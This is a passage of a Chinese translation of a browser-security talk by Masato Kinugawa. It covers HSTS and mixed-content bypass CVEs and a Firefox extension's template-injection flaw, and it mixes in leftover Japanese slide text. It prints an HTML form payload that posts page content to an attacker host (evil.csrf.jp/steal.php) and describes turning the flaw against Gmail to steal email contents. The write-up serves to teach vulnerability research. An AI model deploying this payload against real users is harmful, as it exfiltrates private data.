- 非常规输入 (过长的字符串, `HPP`, 空值, 过大的数字, 负数)
- 枚举各种其他元素
来快速发现可能的隐患。

举几个例子:

在 CVE-2017-7789 中, 如果 firefox 在响应中收到多个 `HSTS` 头, 那么 `HSTS` 就不会被启用。这时只要攻击者在普通的 `HTTP` 响应中包含几个 `HSTS` 头, 那么他/她就可以绕过 `HSTS` 机制。

而在 CVE-2015-4483 里, 我们在 `feed:` 后添加 URL, 就可以绕过 Content Mixed Blocker



漏洞利用

当你找到一个漏洞后, 你应该如何利用它呢:

- 想象如何在现有 Web 应用中利用
 - 因为这一漏洞, 我们可以攻击原本安全的网页
 - 这个漏洞会导致浏览器安全机制失效
- 就算不能在某些场景利用, 你也要考虑可以利用它的理想环境

- 如果这个网站是这样（设想状态）实现的，那么我们可以如何如何（攻击）
- 如果这个设想相对靠谱，那么该漏洞可能在特定环境有效

让我们来看看 firefox 插件的一怪异行为，虽然我们可以利用该漏洞对页面的 title（标签页的标题）进行 HTML 注入，然而由于 CSP，我们并不能触发 XSS。

当我们仔细观察%TITLE%， %CONTENT%的顺序后，就会发现一个模板注入漏洞：

```
1 document.addEventListener('DOMContentLoaded', function() {
2   chrome.tabs.executeScript(null, {file: 'readerize.js'}, function(results) {
3     var view = document.getElementById('format').innerHTML;
4     view = view.replace( /%TITLE%/g , results[0]['title'] ) ;
5     view = view.replace( /%CONTENT%/g , results[0]['content'] ) ;
6     document.body.innerHTML = view;
7   });
8 });
```

这样的话，只要我们插入 form 元素到%TITLE%时，即使不能 XSS，也能外带%CONTENT%给攻击者。


```
<form action="https://evil.csrf.jp/steal.php" method="post">
  <input type="submit" value="CLICKME!">
  <textarea name="a">%CONTENT%</textarea>
</form>
```

在实际情境中，许多网站会将用户输入插入到页面 title，就拿 Google 来说：

Nishimura

演習7の回答例


- ・ ユーザが指定した文字列をtitleに展開するサイトは数多くあります
 - ・ 身近な例では、Google検索の結果画面のタイトルが悪用できます
 - ・ ただし、検索結果のページ内容を盗み出してもあまりインパクトはありません




The screenshot shows a Google search for 'sony'. The browser's title bar and the page's title both display 'ony - Google Search', which is the result of the title injection exploit. The search results for 'sony' are shown below the title, including a link to 'Consumer Electronics | Sony'.

然而获取别人的搜索结果似乎没什么卵用，我们是否能得到更敏感的资料呢？

Gmail 似乎是一个不错的目标，我们可以发送一封恶意邮件给目标，当他/她展开该邮件时，页面 title 会更换为邮件标题：



当用户点击 *Click Me* 时，邮箱信息就会被传送给攻击者



至此，我们成功地将该漏洞变废为宝。

作者：**Masato Kinugawa**

欢迎关注微信公众号：二向箔安全